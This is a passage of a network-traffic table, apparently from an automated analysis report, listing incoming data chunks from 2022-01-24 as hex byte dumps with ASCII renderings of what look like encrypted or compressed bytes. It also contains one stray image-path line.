2022-01-24 13:09:50 UTC	95	IN	Data Raw: 73 19 57 dd 6f a6 fb 7a 8b eb 63 44 9b 1e 8b 3f 9d f0 28 14 57 a0 5b 27 7b 39 0c 30 a3 ee 0a f8 76 ed c1 0f 39 63 ad 99 18 19 66 a5 ae d9 15 6f 29 95 d0 65 2f c5 ef d3 08 90 90 fc d7 be a3 ef 0a 25 5a 35 7f 84 62 49 e7 01 9e 0c 54 6a 80 ce 6d 6d 90 19 ec 55 1b 12 c7 c6 05 a7 b4 67 1d 85 57 5a 1c 6b f9 ba f3 df 46 f3 d7 8f a7 d8 2d 00 1d 96 0c dc 7a 6f 52 fe 28 31 27 3d 9e a8 82 11 2f 69 a6 f4 85 0a 54 15 ab a7 b1 b2 d8 09 ff 15 b9 ca 0e 15 33 77 88 4b 9c bb d6 56 fd 5c 4d 66 50 dd 3d e8 c8 12 82 59 ae 53 23 25 f6 30 69 95 5c 3b a1 1f 43 42 5b cc 82 54 a9 a2 ea ff 87 46 2c 24 1c 13 a1 c2 ff a6 c2 8d 3d 1a ee c9 b2 c7 9a 27 e7 e6 d4 7a 65 a6 ad 1d 07 ad 4d 1b f4 e4 4c fd d5 c6 c8 62 8a 88 58 1e 17 d6 d1 9c 09 57 09 dc d0 83 0f 23 90 01 27 95 c4 08 db bb 58 Data Ascii: sWozcD?(W['{90v9cfo)e/%Z5bITjmmUgWZkF-zoR(1'=/iT3wKV\MfP=YS#%0i\;CB[TF,$='zeMLbXW#'X
2022-01-24 13:09:50 UTC	99	IN	Data Raw: 55 e9 88 ab 7d f6 fe a9 d2 c6 24 99 5f b2 c8 4c 71 f7 92 33 72 79 b1 cb 42 3a a5 42 e0 ba bd a2 7b 42 63 fe 49 36 fb aa e4 77 a9 bf 9a e4 33 07 da f3 f5 83 af 74 0f 26 ec f6 78 2a 2b 4a 7b 12 e4 c8 5c 54 92 83 e4 ec 65 91 10 73 90 44 c3 a5 fb 5a 35 bb 42 bc d9 0a 9a 99 39 d2 53 a6 25 37 4f a9 c2 57 bd d3 f0 fc ef 9f 53 12 73 f8 78 aa 82 03 5f f4 60 8b 94 34 9a 36 95 0e 29 3a 47 a5 44 23 3c 19 ba 37 a3 ee dd 67 55 ef d8 1b 30 63 bc 4d 05 e7 76 8b f2 a1 04 71 76 89 7c dd 3c c3 f0 ed 0b b8 af f6 c8 b1 2e 6d 24 2d 56 59 53 43 12 8a f5 09 98 17 74 ee 7c cf 4b 63 a0 99 e6 55 00 16 d1 b4 68 a6 98 6b 1e 20 49 57 09 70 fd ad 94 51 ba f2 f1 90 a2 ec 00 76 04 a1 c6 5a 70 7e 52 f3 2b 31 2a 4d 05 54 83 37 16 51 a1 b5 93 1e 58 7c 69 af a0 b2 dc b2 ec 11 a2 d0 7b 1f 3a Data Ascii: U}$_Lq3ryB:B{BcI6w3t&x*+J{\TesDZ5B9S%7OWSsx_`46):GD#<7gU0cMvqv\|<.m$-VYSCt|KcUhk IWpQvZp~ R+1*MT7QX|i{:
2022-01-24 13:09:50 UTC	103	IN	Data Raw: 65 fa bd cc 00 0d de 0e ab d8 ed a8 7c 1d dd 48 81 9e f7 46 a5 41 97 79 31 b2 6a 00 0e b5 32 70 a3 68 72 92 ea 62 88 45 0b 59 11 55 5b 1c 09 6e 75 3d 5b 46 0c fb a4 b6 ad 2d 8f a2 df 3a da 50 bc ba a7 3d 88 9e 4e bc c3 99 9d 7c 2c b5 f5 0d 62 14 1d f8 c6 71 37 21 4b b6 a0 21 c2 e5 a6 7d 72 05 ec bc 49 94 3b 61 df 81 52 e3 d4 07 7d f6 1c ba db c6 3b e5 c7 8b d0 47 48 19 92 22 7a 77 b2 5a c5 17 b5 59 cf 6a 82 aa 7d 2d ea 38 49 3c 94 3d ee 64 ab ac 80 fd 24 ed f3 2e fa 80 b2 08 9d 1e b3 72 74 24 37 53 74 15 c4 92 55 aa 95 0d fe cb 0b b9 3e 7b 83 47 7e b8 e7 46 21 be 62 04 27 0b bc bd 2b cd 58 c8 29 23 01 26 da 63 5c df f0 eb f0 0c aa 13 5f f0 7a a1 85 22 9d c3 95 9b 9c 32 29 2f 82 e4 3c 02 7f 05 5b 3a 52 2d 2e c3 a7 ee 0c f4 cb ef c1 08 39 70 bd 54 08 0f 5f Data Ascii: e|HFAy1j2phrbEYU[nu=[F-:P=N|,bq7!K!}rl;aR};GH"zwZYj}-8I<=d$.rt$7StU>{G~F!b'+X)#&c_z"2)/<[:R-.9pT_
2022-01-24 13:09:50 UTC	107	IN	Data Raw: eb a6 65 99 d5 30 b0 30 4d a9 f7 25 38 8e 42 6a a6 27 74 8f a7 eb 34 0e c5 40 31 8f ad d8 b5 05 c4 03 b5 be 90 4f 91 7d a8 be bd 4d c6 aa 36 6d 66 62 5b 56 db 8f 18 e6 bd dd 67 67 71 52 ec 16 3d 16 1d b8 32 9a 1b a9 3f 6e 4d 25 8f 36 94 bb 59 e2 d0 49 5b c1 8c 72 97 4f 2d 2e ec e5 38 f1 a6 9b 59 e0 d0 1c fc 2a f7 4a 5d 85 89 cb 00 63 f4 1d a0 33 fc a3 72 3f cd 4d ad 89 fa 6d c4 f2 9e 67 f4 6e 14 fd 19 c6 bb 6e a8 71 6a 97 d3 47 95 48 f3 4b 39 48 25 34 25 6c 73 28 52 2a b0 ea af bc af 2e 83 54 d8 79 63 43 b6 af 9b a3 f5 8d 46 90 da 9b 9e 13 6a be ea 47 40 04 34 e1 aa fc 2e f7 49 cf 34 24 ea e0 b4 73 40 12 ac af 42 85 24 05 02 a9 ac e8 8c a6 6c fc 07 e9 3f d7 32 8a 48 a3 c3 46 71 e6 99 38 84 67 97 3d 7b 8b b6 53 e7 81 95 a1 7b 53 57 25 75 c8 fa 99 fa 6d b9 Data Ascii: e00M%8Bj't4@1O}M6mfb[VggqR=2?nM%6YI[rO-.8Y*J]c3r?MmgnnqjGHK9H%4%ls(R*.TycCFjG@ 4.I4$s@B$l?2HFq8g={S{SW%um
2022-01-24 13:09:50 UTC	111	IN	Data Raw: 66 5b 18 3f 1d ff 1f 1f bc be e5 40 8c f5 9f 20 f7 f9 a0 eb 10 1e 5e 4d 42 c3 52 c5 ae c9 67 88 2f c1 c3 f4 06 7a 67 8e 1a 2d 11 dc e0 dc 0e 9d 69 62 cf 04 9a 4a 38 8f 88 a0 60 25 e5 12 1b 9e a6 53 a7 c3 83 03 73 d8 87 e5 01 6e 85 14 c6 3d e0 98 ce 58 ca fe 57 58 84 95 b0 b9 e5 25 15 1c f2 f3 6e 22 94 06 7c 9b 03 cb 5d 70 bf 80 f9 f3 90 23 4c 35 f9 27 34 9e bc 7a 8d 2e 7a 1e 5a c6 33 19 c1 62 41 72 bf df b3 7b 13 16 4b b5 a3 54 9a 65 af af a7 55 e5 aa 36 6d 48 4b d5 4e dd 98 8a de ae d6 66 65 7e 5c dd fe 2b b6 2b 80 b9 9f b9 b8 24 4c 76 80 8f 27 95 8c 99 1e d1 6f cb ce 99 6d f8 a7 2b 32 14 fb 09 c6 bc 9d 5f ed d8 b6 05 2b db 42 68 e8 9b d3 8c 43 dc 0e aa 91 e4 bc 45 9b 33 4c 8b b0 21 6c 4a 4f 0b 62 31 b3 7b 17 1f df 43 70 8f 68 1f 49 c0 4c 80 69 13 50 06 Data Ascii: f[?@ ^MBRg/zg-ibJ8`%Ssn=XWX%n"[]p#L5'4z.zZ3bAr{KTeU6mHKNfe~\++$Lv'om+2_+BhCE3L!lJOb1{Cph lLiP
2022-01-24 13:09:50 UTC	115	IN	Data Raw: 23 de 4a e2 28 08 46 2e 3d 28 7f 87 7a 14 bf 6d c8 84 f2 c2 71 14 f9 f5 03 9d c5 76 1c 8a 4e 9a 4c 62 32 25 55 de 5f e2 81 46 51 8c b4 83 17 df 00 7e 3b c5 9a e2 7f d0 72 61 d3 f9 40 3f 43 27 c7 a5 a9 90 38 60 82 c2 24 a2 8c d0 fe f0 24 e1 25 f2 d7 f6 fa 3f 94 22 1e 73 08 e7 76 29 2e 08 b5 bd 4f 9f 74 45 53 54 e5 16 99 74 18 3f 1f ed 19 15 b9 aa f2 69 e8 e9 61 21 db e2 b5 dc 95 e2 5f 6b 6b cb 4c ad 52 d9 60 95 c7 af 3d d2 17 76 1e 74 0c a0 10 c4 8f 0f 00 95 75 14 bd 3a 9a 4c 2a 23 9f 94 5b 9c e5 03 06 ab 84 50 8b cf 09 0c 74 c1 94 e3 06 61 6c 0a e7 eb f0 b2 c0 4f d8 5b 70 5d 84 92 8b 98 f4 20 09 22 eb cc 6e 28 86 ac 72 90 04 f4 f3 61 a8 95 f9 d1 93 0f 4b b8 ec 3f 31 a7 c6 68 8a 31 6c c9 48 fd 34 19 d0 57 47 86 ad f4 a7 7b 12 10 b1 9c ea 56 82 7c c7 58 b7 Data Ascii: #J(F.=(zmqvNLb2%U_FQ~;ra@?C'8`$$%?"sv).OtESTt?ia!_kkLR`=vtu:L*#[PtalO[p] "n(raK?1h1lH4WG{V|X


Timestamp	kBytes transferred	Direction	Data
2022-01-24 13:09:50 UTC	119	IN	Data Raw: fa be 85 16 dc d7 87 c3 09 29 d6 f6 9e 12 66 f4 00 0e b8 c2 20 1f 90 0e a3 e1 38 78 5c 53 cd 04 d5 f5 d9 23 9c fc 12 04 0c aa b5 e8 9c 95 de 85 35 5d 4b 3c 71 64 cc 35 65 e7 66 f1 43 32 62 96 41 c3 d6 5a 2c 4e bf 07 16 26 56 06 10 49 2b e0 87 4a 4c 80 45 47 64 58 5a 72 f1 f0 13 f8 96 88 8a d5 c6 76 0b 42 7d fb 70 76 04 f9 64 e0 2e 26 4b 74 43 bb 11 4a 7e 0a 2f 59 e1 e0 13 dc 6e 55 cb 30 f5 96 d6 72 6f 9b 2c e4 d4 4f 3e 30 4e a2 fe c7 ac 4b 18 c4 bd 9c 45 1c d2 58 33 ef ad e4 55 b8 01 d0 ea f9 44 2a 97 bd e4 e7 74 b6 27 60 b7 a6 3b a9 a5 e1 fc f0 20 cb 7d 8c 2c 9f fa 2d 8b 29 84 56 25 ec 56 36 5f 97 da aa 7d b2 76 44 46 4e 83 68 72 71 18 3b 03 e0 83 21 82 b5 c3 4e 87 f2 13 3e c7 db 8f c1 8a 1a 74 29 36 43 40 c2 aa c7 6d 09 f4 ed e0 f6 08 71 51 06 0d a0 16 Data Ascii:)f 8x\S#5]K<qd5efC2bAZ,N&VI+JLEGdXZrvB}pvd.&KtCJ~/YnU0ro,O>0NKEX3UD*t`; },-)V%V6_}vDFNh rq;!N>t)6C@mqQ
2022-01-24 13:09:50 UTC	123	IN	Data Raw: aa a2 67 05 43 a4 bb 9d 27 71 78 61 a0 9b 32 8a 8e ef 11 ac ef ec 0c 32 77 16 66 a0 ac 8b 6c 65 5c 49 77 75 23 1e e9 c8 09 fd b5 82 51 25 05 ce b4 3f 9b 5f 3b af 12 63 9c 55 de 1e 8f 92 94 cc df 06 29 7b 24 3c 8c 7a c0 af d2 22 a1 3f 1c f9 e7 5f 71 02 26 e1 e0 a4 9a 68 a7 ad 83 0a b9 5c 3d de 76 4e ad ae eb 53 65 8e a0 da 34 3a de d3 98 73 ae 7a 44 d1 87 09 53 77 13 26 95 5a 05 34 ab 7e fd e4 39 78 58 69 c9 26 f8 ff e1 11 ae d6 08 2a 0b 2a cb 77 b7 c3 a4 3c a9 5d 4f 27 71 64 cc 2e 65 dc e4 dd 59 1a 6f 32 46 c5 fc 19 7a fa bc 07 14 10 4a 5d a4 43 0d f8 b8 e4 53 8c 6d f0 43 75 4e 7e 8b 10 8a f9 96 ac 3e 48 e3 5b 1f 6b 48 c9 4e 69 0d fb cb 9c b7 21 61 2a 1d bd 10 4a 7a 8e 90 51 dd cd 15 5d 71 1e d4 1d 65 bc d4 72 71 99 63 98 4d 48 14 b2 2f 32 65 e2 85 67 9e Data Ascii: gC'qxa22wfle\lwu#Q%?_;cU){$<z"?_q&h\=vNSe4:szDSw&Z4~9xXi&**w<]O'qd.eYo2FzJ]CSmCuN~>H[kHN i!a*JzQ]qerqcMH/2eg
2022-01-24 13:09:50 UTC	127	IN	Data Raw: 67 bd 40 32 13 44 0d 4e 35 b4 56 34 27 f6 50 16 46 13 9e 0e a4 bc be 05 d8 a4 d9 55 74 7a 91 b2 ab e5 ae 0d 38 09 c5 88 91 33 83 b5 f5 07 24 20 35 e1 8f d5 ce 21 41 d9 05 6b cc ef b5 6f 62 20 ef bc 4f af b3 70 84 80 52 ed 80 53 7d f6 1d 33 f7 fa 20 ac 77 73 d0 4d 71 d7 c3 2c 7a 66 a4 2d 6b 3b b7 53 e1 b0 00 d4 e2 43 5c 3e 69 cc fb b5 ef fe 84 92 99 ca 0f 03 db df fe a0 dd 1e 10 19 ac 69 5d 1a 3a 42 7d 29 6e a9 ce ab 93 ab cf 3f 1c 91 10 e3 a6 6c cd 8f c8 a9 35 aa 4a 87 a3 05 b6 95 26 e5 75 c0 3a 2e 3a ab b0 d2 af db f4 cd 1b 81 ad 13 c5 d4 44 bc b2 0d 77 eb 69 98 bc be 85 3e 8d ef 23 3e 7a a4 5b 3c 72 bf 78 a9 a2 ee 0e c3 bb e8 c1 08 a2 46 80 57 3e 39 8a a7 fe a2 3b fb 27 91 a5 46 22 ed c3 fc 03 be 94 78 a9 21 d1 6c 0c 05 ae 4f 7d d4 97 a5 cb 13 be 26 82 Data Ascii: g@2DN5V4'PFUtz83$ 5!Akob OpRS}3 wsMq,zf-k;SC\>ii]:B})n?l5J&u:.:Dwi>#>z[<rxFW>9;'F"x!lO}&
2022-01-24 13:09:50 UTC	131	IN	Data Raw: 98 a6 a9 77 f6 77 a8 af 96 64 ee 54 37 5e 64 72 fe 54 db 89 2d 5b d0 4f 66 76 7e 6d ac e9 3c 3a 8e a5 94 8f 3d 89 55 59 5e 2e af 66 89 a4 45 02 f9 48 55 d0 8c 40 7a c8 b5 2f ea fe 05 94 ac 9b 48 71 ea 16 13 0d fb 35 64 e1 8d eb 49 6a dc 0e b5 1b c0 aa 6d 33 19 ca ff 01 fc 6e 4e 65 e0 7e 22 b4 e1 23 35 d4 9b 51 d4 63 61 97 e2 1d 9c 45 0d 55 0e 6b 7b 36 27 6a 5f bd 29 ac bf f9 a0 9c c6 24 9e aa 43 70 42 40 9a 90 d3 e2 84 8f 66 fc d2 88 95 0c 5f 9d d8 05 be 03 32 76 d7 6c 37 21 45 f9 5c 21 c2 ef 2f 56 67 1f cb 9c 30 84 35 0e 3d 11 44 e9 a0 b5 67 de 30 ab d2 d1 18 0c 29 13 d1 4d 75 d7 e8 23 7a 66 21 10 6e 04 93 73 9d 9b 86 aa 5b e8 4a 3a 49 29 f1 9d c2 66 a1 b9 a1 6a 51 60 da df fa a0 cf 11 10 19 29 57 58 25 1e 62 00 02 ec d7 77 1e 85 af ef db 17 b9 3d 7b 83 Data Ascii: wwdT7^drT-[Ofv~m<:=UY^.fEHU@z/Hq5dIjm3nNe~"#5QcaEUk{6'j_)$CpB@f_2vl7!E\!/Vg05=Dg0)Mu#zf! ns[J:I)fjQ`)WX%bw={
2022-01-24 13:09:50 UTC	135	IN	Data Raw: ef d0 08 6d 59 a5 0f a0 10 f6 62 a3 9b 94 7f 7f 63 c8 9b 4a 39 b7 a5 99 59 ad c5 e1 10 b6 7a 71 ae d5 1f 1f 7e f7 aa f6 06 76 51 97 94 8c f0 9e d3 7e 29 72 50 58 1e b1 8e ad d2 00 f7 0b 7e cc 4e 33 89 a4 6d 82 3f ce f1 70 b9 a0 57 51 0b 22 46 ad c6 db 26 99 bc f1 af 1c 61 c6 7b 1f 35 08 c7 68 49 64 ac d8 ac 60 3c 2c b7 b4 89 7d 00 08 31 ae b6 56 d8 a2 36 41 6f c0 f6 7b ca a9 27 2f af d6 67 56 5b 51 d9 e8 20 12 39 82 b9 98 31 2f 5e c1 5f 2e 8b 07 68 a5 45 1c 4b 40 7a c2 ac 4a 0f b7 2c 2e ca dd 39 e2 ad 84 43 c3 e2 39 02 2d f1 c1 1b 78 8c cb 04 5c 24 0f ab 33 77 8d 40 24 15 6c 79 99 fd 6e 6a 77 8b 7f 22 af 53 2b 1a c6 bb 5b 25 1c f8 96 c2 48 aa bc 0c 4a 15 d9 73 19 35 4a 55 c2 56 35 be d9 93 a0 be 25 81 a6 f1 78 6d 52 ba 9a 2d 9d 1d 8e 46 94 e4 72 94 13 7b Data Ascii: mYbcJ9Yzq~vQ~)rPX~N3m?pWQ"F&a{5hld`<,}1V6Ao{'/gV[Q 91/^_.hEK@zJ,.9C9-x\$3w@$lynjw"S+[%HJ s5JUV5%xmR-Fr{
2022-01-24 13:09:50 UTC	139	IN	Data Raw: 13 25 77 8b 14 e0 81 47 1e 2c 90 83 1d 14 f6 5d 1c ed ab c8 f9 a4 e6 48 eb fd 60 44 9f 27 c1 50 5d bd 2a 4c 88 b3 26 a2 8d ec 06 d4 26 e1 3c fd 9d b3 f8 29 92 08 98 0d 91 e6 70 2d 74 fa b7 b3 55 05 51 69 52 42 c1 64 e9 70 18 1f 1b c9 19 04 b0 b7 cd 7c 89 ed 67 0b 5d 8d 3b c2 8a 18 7e 34 4a da 41 58 8b f5 72 b5 f1 b3 ed d0 17 5c 64 ad 0d a0 09 c0 c8 f0 00 95 79 51 c5 45 03 4b 39 29 a0 c0 4a 8b e5 88 34 9b 68 77 87 bd 1d 1f 60 ff b6 d1 06 70 64 08 c2 38 f3 9e d1 74 5b 0d c9 59 84 90 83 c9 f6 20 03 90 5b e1 7c 04 b5 d1 6f 9e 17 c3 bd 55 bf 8a ce 22 ba 0e 44 a9 e0 04 a1 e7 25 6a 8a 35 53 96 59 ea 34 92 e2 65 4c 5e 8c ae b1 6a 14 21 ee 91 8f 57 9d 62 80 82 b4 52 fe 7e b1 3f f6 5b d3 52 fb f8 05 d9 ae 4c 42 5b 68 6b f9 9f 3e 3a 14 a0 d6 bb 1b a9 3f 4c 76 03 8d Data Ascii: %wG,]H`D'P]*L&&<)p-tUQiRBdp|g];~4JAXr\dyQEK9)J4hw`pd8t[Y [|oU"D%j5SY4eL^j!WbR~?[RLB[hk>:?Lv
2022-01-24 13:09:50 UTC	143	IN	Data Raw: ff 19 58 ff 08 2c 3c 80 98 ec b6 c5 8a 9a 4a c4 4e 27 ef 61 0e 3d 43 fc e3 f8 74 08 69 b4 ae c7 fc 00 72 35 95 07 12 25 c7 0b 10 40 0d fa b2 f8 2d 15 6c 6a 62 78 ac 5a ab 8e 10 dc bb 9d b1 6f 13 59 00 64 40 09 67 69 0b cc 61 cf 2c 20 67 04 bb 5c 89 4b 7a 10 95 8d ce eb 35 58 54 33 c6 1b fd 4a d6 72 69 91 ba b1 4d 4e 21 3a 79 86 66 e2 87 6d b8 a5 2d 82 1d 07 fe 82 1c ed ad 78 5a f7 6d 6f cb 0b 42 35 9d 07 c3 e6 78 90 27 61 80 ef 26 a2 8b e6 78 8e bf e0 23 f6 95 6d f8 29 94 b8 3b 5e 1a c1 50 da 56 88 b5 93 58 b3 74 44 5f 5d c9 3b e9 70 1e 15 9a 92 80 05 af bd c5 a5 89 ed 61 bb fe de b0 e5 aa e8 5c 47 48 fa 07 ee ae d8 7f 83 f9 ed ed d0 11 56 f7 f6 94 a1 16 d8 c0 28 00 95 7f e1 66 16 88 6c 19 d8 82 b4 48 ab b3 3e 11 b6 65 5f 8f e4 1d 1f 66 f5 01 8a 9f 71 7b Data Ascii: X,<JN'a=Ctir5%@-IjbxZoYd@gia, g\Kz5XT3JriMN!:yfm-xZmoB5x'a&x#m);^PVXtD_];pa\GHV(flH>e_fq{
2022-01-24 13:09:50 UTC	147	IN	Data Raw: 63 53 ee 59 ab 91 0a f2 db e1 1b 76 07 a2 63 16 55 15 38 b6 2d f4 9e 04 8f 83 aa aa 8f a4 b3 a6 13 0f 16 3c 73 1f ac d8 f7 68 e5 54 6c 88 b8 aa 2b e4 56 90 8c b9 70 14 db d3 7d 05 a2 7b 41 a5 e7 46 f5 f7 85 9a 7b ae 94 f3 36 0d 84 99 82 4d 3a 09 9d f8 92 1e 65 f7 14 24 c3 e5 10 3c 93 61 f0 55 12 59 60 6d 74 0e c8 d1 d5 17 a4 e8 30 1b 16 93 99 d5 8d fd 9a 3d 0b 61 7c 0b c4 6f 7b e9 96 28 94 1d 85 ce b9 58 a2 0b 37 d7 83 06 61 f4 cb f0 1a ef e9 9e 8a 7e 1a 88 8a 4b a0 8c 95 a0 a0 b4 48 45 74 1d 62 6a 4b 99 36 bf f6 88 8a 0b fa a3 fd 2b b9 13 ee d6 96 ed ce d4 e0 b8 a4 cf 6c 98 28 09 d3 1a a3 cf 14 d1 31 51 3a a2 a3 7a 96 22 d7 d5 a1 a1 c2 2c cb 7a 13 d3 ab 5e 0a 21 ba a4 3f cc b7 4e 0b 65 d0 78 cc e3 4a 52 ee 8a 2a 9d 6a 78 c1 23 9e 94 55 3e df 58 74 34 f9 Data Ascii: cSYvcU8-<shTl+Vp}{AF{6M:e$<aUY`mt0=a\o{(X7a~KHEtbjK6+l(1Q:z",z^!?NexJR*jx#U>Xt4
2022-01-24 13:09:50 UTC	151	IN	Data Raw: 3a 09 01 f5 70 6c 38 1f 6a 0f a5 db ef b2 b4 94 2a f7 78 13 e9 71 f2 9d 1e 5a 00 a1 bd 69 50 31 9d c1 c1 1d 76 56 74 67 a9 fd 9b 92 95 ed 93 00 4d 79 bd a6 09 38 57 71 33 b9 ac a0 12 25 5f f7 e5 c6 56 84 ec 8d e5 c7 62 48 d1 c8 89 6e 6e 5e c5 96 b0 d0 15 04 07 45 a4 63 92 29 4c f0 8f b3 f4 01 d0 1c 2d 38 df 6d cf c4 f4 d4 25 a6 54 77 af 5a 28 18 ea 9a be 5b 8f 06 47 19 62 f4 6f a6 c5 02 8b d3 f3 e0 d8 92 8e ce 77 63 5f 43 52 60 a1 dc 99 59 d2 7e 45 bf d6 94 42 dd 54 95 91 88 0c 6a f0 c5 7d 6b f2 3d 56 af b3 0f eb f3 81 87 2d d9 fd 84 52 54 98 82 d9 6f 14 03 d2 ca 9f 00 6c ec 2c 14 9d cb 06 0f ab 51 fa 42 72 5a 74 50 5e 27 e2 e1 e9 3c b0 c1 09 07 2e 89 8e e6 96 e3 89 3b 05 33 62 12 d8 59 e9 04 71 c8 42 ec 7e 68 7b a8 7b d4 ce 35 6a f6 85 d9 ea df 31 dd c1 Data Ascii: :pl8j*xqZiP1vVtgMy8Wq3%_VbHnn^Ec)L-8m%TwZ([Gbowc_CR`Y~EBTj}k=V-RTol,QBrZtP^'<.;3bYqB~h{{5j1

Timestamp	kBytes transferred	Direction	Data
2022-01-24 13:09:50 UTC	155	IN	Data Raw: 53 7a 5c ff 24 0d 63 68 19 2a 4b ff a8 05 f3 ce b7 95 91 40 f7 5a 15 ee 3d b6 d6 96 6b 5f c4 2d ce 61 6c d0 e0 54 bb 35 9f 4a 5a 6b 56 ba 2e cd ac 93 90 9d 85 ed 1a 55 fc 69 b7 97 3b a6 ea 65 9b ba 33 8d 2b 83 e6 25 2b 47 b4 40 21 4c 3c 05 27 a0 f3 10 c7 26 d5 fb 23 05 41 81 6a 3e 18 55 82 d6 93 30 40 31 a6 92 61 19 fe c6 de 31 9c 86 c7 ee c7 f5 a7 d0 fe 8e 8e a0 1c d0 50 2a d7 50 c4 be 2f 69 15 b1 bd b8 c8 bd 1f 53 1f ce b9 96 a7 b4 6d 35 49 56 5a 1a 0e c9 92 ac 65 77 c3 ee ad 98 f3 10 12 1b ba 99 be 7a 65 41 eb a8 20 22 71 76 aa 82 6b 81 43 a4 b0 a1 0f 5c 59 32 d2 c3 dd 9a 70 9d 11 a8 cf 75 88 8a 77 8c 53 8d be ad 6f bb 09 00 33 55 a6 19 7d 70 16 ed 51 83 53 25 20 a6 5a 2e 60 5e 3b ab 32 f9 9c 55 dc 84 aa b5 d2 55 5c a3 20 75 24 1c 19 87 c1 9c c9 1c 48 Data Ascii: Sz\$ch*K@Z=k_-alT5JZkV.Ui;e3+%+G@!L<'&#Aj>U0@1a1P*P/iSm5lVZewzeA "qvkC\Y2puwSo3U}pQS% Z.`^;2UU\ u$H
2022-01-24 13:09:50 UTC	159	IN	Data Raw: 1f 70 61 3f 86 e5 06 1f 7a 1c e8 04 f1 f1 d6 53 df 62 50 37 85 84 a1 ad f4 ff 05 07 7c dd 6e bb 94 a9 6f 8f 17 3c f5 60 bd 9b d1 b6 93 33 44 b8 e6 3c 20 94 be 7a 8a 5e 72 f3 59 fb 34 1a c0 58 5c 69 ac 10 b2 67 16 10 b5 24 88 5a 80 67 a8 f6 b4 5f fa 45 37 89 6e 4a d1 47 db 1f 00 c9 ac c7 67 2f 78 5d db f9 3c 81 1d 90 bb 8f 1b 24 22 48 5c 3f 8f d6 8c b4 47 0d d1 d2 55 c0 88 7b f8 0d 25 23 e8 eb 25 3d ab 88 4a fa cf 02 16 3b d9 52 65 6c 8f c6 02 6d dc 61 aa 25 ef b9 6d 5a 32 68 83 89 fd 8f 48 55 95 6e 22 db 7a 34 1a d7 bd e8 a2 71 63 86 c2 5e 8d 56 0f 5b 15 b2 45 39 25 7d 75 54 56 00 bc e8 a4 21 ab 35 9c bb d9 5e 6c 42 be a1 ab 43 92 9f 44 c6 44 e7 94 2a 79 e3 75 d8 b8 3c 1a a6 29 6c 37 18 43 cf 25 4f c3 a4 b7 65 4a 32 ee ac 4b 93 35 d3 0b 91 50 ff a0 c3 7e Data Ascii: pa?zSbP7|no<`3D< z^rY4X\ig$Zg_E7nJGg/x]<$"H\?GU{%#%=J;Relma%mZ2hHUn"z4qc^V[E9%}uTV!5^lBC DD*yu<)l7C%OeJ2K5P~
2022-01-24 13:09:50 UTC	163	IN	Data Raw: 57 6b 31 cc 00 a2 e5 41 fe f0 26 e1 25 f2 da 9f 38 2d b0 22 0a fd 08 e7 70 29 52 88 6a b5 9b 9b 50 44 f8 ea e1 16 eb 70 1e 3f c3 ea 80 0a 8b b9 8d de 8b ed 61 21 dd f3 7d c5 48 18 7a 47 48 da 41 c2 2e d8 71 b3 be c1 47 de 33 7c 71 88 0d a0 96 dc f1 fd 6d 94 d2 75 67 3b 9a 4a 39 2d 00 b4 59 ab 8a 13 a2 b8 5e 51 b3 59 1f 1f 40 df 81 fc 69 71 bc 1b ce 15 dc 0e d7 5e fd 73 56 50 5b 92 64 b2 d0 20 45 9a 7e cc 6e 22 93 bc 84 ba 04 e3 d7 70 e6 1a d1 2f 92 23 40 a9 89 2f 34 99 98 6b e6 a1 73 e0 5b ea 32 08 18 4e 4d 78 88 d8 33 fa 14 01 b5 b4 cb 55 04 71 73 a1 92 52 2c c5 37 41 6f 5a 97 54 38 9c 14 d9 8b d6 67 76 7a 4d da e8 3a 22 fd a4 48 9c 3e a9 20 58 5e 2e 8c 27 d9 a7 63 17 32 6b 72 d0 8a 6a f8 b6 2f 2e ac f9 39 e9 42 95 6d eb cf 3b 02 2b d8 43 23 e2 a6 c0 f6 Data Ascii: Wk1A&%8-"p)RjPDp?a!}HzGHA.qG3|qmug;J9-Y^QY@iq^sVP[d E~n"p/#@/4ks[2NMx3UqsR,7AoZT8gvzM:"H > X^.'c2krj/.9Bm;+C#
2022-01-24 13:09:50 UTC	167	IN	Data Raw: 53 6a 9c 77 12 ee 4c 22 3d 42 0d ed 98 15 52 63 4f 1b 66 52 dd 59 ab 8e 8a ff 96 53 91 5c e3 2a 00 4c e1 e5 4c 69 0b d7 51 0b 0a 21 42 5f 3d 5e 91 4b 7a 14 b5 7a d4 02 11 c5 52 6f d4 ed 5c ba d4 72 69 b0 56 73 69 60 1d 45 51 03 e6 e3 81 47 3e da b4 ec 1c 10 de 01 1e 79 29 e3 7f da 7f 48 eb 26 46 26 9d 56 c1 62 fd 91 38 6a a8 d3 24 cd 8c 98 dd 81 26 1d a6 f3 b5 9e fa 3f 94 4d 1f 07 2b 96 70 9d 76 88 b5 b3 55 99 6c ad 64 77 e1 67 eb 94 9e 3e 1c ec 19 62 ac d6 e4 0f aa 9c 61 1d 5c f2 a2 c3 8a 1a 46 ae 6c c9 41 b3 ae af e7 92 d1 c0 ef b6 14 4c 61 9b 0d d1 16 5a 67 dc 02 95 7f 3f 40 54 9b b4 38 5c 80 20 cf 8a e5 12 11 a7 62 be 83 4f 1f 6e 60 d7 0f f5 06 70 7b 03 ea 7a f0 97 f3 2f dd 2f d8 59 84 94 a3 aa f4 4f 02 05 5a bd 6e 2a 1c a5 6d 9e 17 f5 f3 1f be ab f5 Data Ascii: SjwL"=BRcOfRYS*LLiQ!B_=^KzzRo\riVsi`EQG>y)H&F&Vb8j$&?M+pvUldwg>ba\FlALaZg?@T8\ bOn`p{z/ /YOZn*m
